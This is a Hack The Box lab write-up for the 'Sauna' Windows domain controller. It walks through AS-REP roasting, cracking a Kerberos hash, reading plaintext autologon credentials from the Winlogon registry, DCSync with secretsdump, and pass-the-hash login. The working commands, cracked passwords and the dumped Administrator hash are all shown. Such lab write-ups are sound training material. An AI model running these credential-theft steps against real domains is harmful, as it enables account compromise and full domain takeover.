HTB: Sauna
🧑🚀 published on Mon Jun 01 2026 · 4 min read
Windows AD box, no credentials given. The website is running for a fictional bank called Egotistical Bank, and it’s the only initial foothold surface. What makes this box interesting is the AS-REP roasting step - it’s a technique that often gets lumped in with Kerberoasting in tool menus, but the mechanism is completely different and worth understanding on its own. The escalation is clean: Winlogon autologon keys exposing a service account, that service account having DCSync rights.
Recon
10.129.95.180, domain EGOTISTICAL-BANK.LOCAL, DC hostname SAUNA. Web server on port 80 alongside the standard AD stack. Guest and null SMB sessions both failed. No obvious anonymous LDAP query access. The website was the starting point.
Username Enumeration from the Website
The bank’s site had a staff page listing employee names with their photos:

Six names. Real AD environments use all kinds of username conventions - first initial + last name, full name with dots, first name only. I generated every realistic variant for all six:
fsmith, fergus.smith, f.smith, fergussmith, smithf
scoins, shaun.coins, s.coins, shaun
hbear, hugo.bear, h.bear, hugo
btaylor, bowie.taylor, b.taylor, bowie
sdriver, sophie.driver, s.driver, sophie
skerb, steven.kerb, s.kerb, steven
Thirty names total. Not every one will exist, but you only need one to hit.
AS-REP Roasting
With a list of potential usernames, AS-REP roasting is worth trying before anything else. In normal Kerberos authentication, when a client requests a ticket (AS-REQ), it proves it knows the password by encrypting a timestamp with the user’s key - this is Kerberos pre-authentication. The DC verifies the timestamp and only then issues the AS-REP.
If an account has pre-authentication disabled, the DC skips that verification step and issues the AS-REP to anyone who asks - no password required. The AS-REP contains a session key encrypted with the user’s NT hash. You can’t log in with it directly, but you can take it offline and crack it the same way you’d crack a Kerberoasting hash.
Pre-auth disabled is usually an oversight - legacy applications sometimes required it, administrators enabled it and forgot to turn it back on.
GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ \
  -usersfile users.txt \
  -dc-ip 10.129.95.180 \
  -no-pass \
  -outputfile asrep.hashes

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:4e3dd9817...
fsmith - Fergus Smith - had pre-authentication disabled. Everything else in the list came back with KDC_ERR_C_PRINCIPAL_UNKNOWN (username not found) or a standard pre-auth required error.
hashcat -m 18200 fsmith.hash /usr/share/wordlists/rockyou.txt

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:...:Thestrokes23fsmith:Thestrokes23. WinRM confirmed immediately:
nxc winrm 10.129.95.180 -u fsmith -p 'Thestrokes23'
[+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn3d!)
User flag on his desktop.
svc_loanmgr from the Winlogon Registry Key
Inside fsmith’s session, I checked the filesystem. C:\Users\ showed a svc_loanmgr directory alongside Administrator and FSmith. That name showed up in BloodHound as having something interesting attached to it - I checked before digging through the filesystem:

DCSync. svc_loanmgr can replicate all domain credentials. That’s essentially a Domain Admin in terms of what damage you can do with it.
The question was: how to get svc_loanmgr’s password? Before running WinPEAS or anything noisy, I checked the Windows Autologon registry key. Autologon stores credentials in plaintext so Windows can log in automatically at boot without a user present - useful for kiosks, service machines, dedicated systems. The downside is those credentials sit in a readable registry location:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogonreg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
DefaultUserName REG_SZ EGOTISTICALBANK\svc_loanmanager
DefaultPassword REG_SZ Moneymakestheworldgoround!svc_loanmanager:Moneymakestheworldgoround!. Note the slight naming discrepancy - the registry key says svc_loanmanager (with an ‘a’ at the end), but the AD account is svc_loanmgr. Same account, two different references.
DCSync
With svc_loanmgr credentials and confirmed DCSync rights, secretsdump handles the rest. DCSync abuses the domain replication protocol: domain controllers are supposed to be able to request copies of AD objects from each other for replication purposes. The GetChanges and GetChangesAll rights let an account trigger that replication and request password hashes. secretsdump calls the DRSUAPI interface directly:
secretsdump.py EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@10.129.95.180

[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
evil-winrm -i 10.129.95.180 -u Administrator -H 823452073d75b9d1cf70ebdf86c7f98eRoot flag. The AS-REP roast was the entry but the Winlogon autologon credentials are what I’d remember from this one. Someone configured svc_loanmanager for autologon and left it in the registry untouched. It’s a real thing to check on Windows assessments - reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" takes two seconds and sometimes hands you plaintext credentials that have been sitting there for years.
Tagged: user-anarchywindows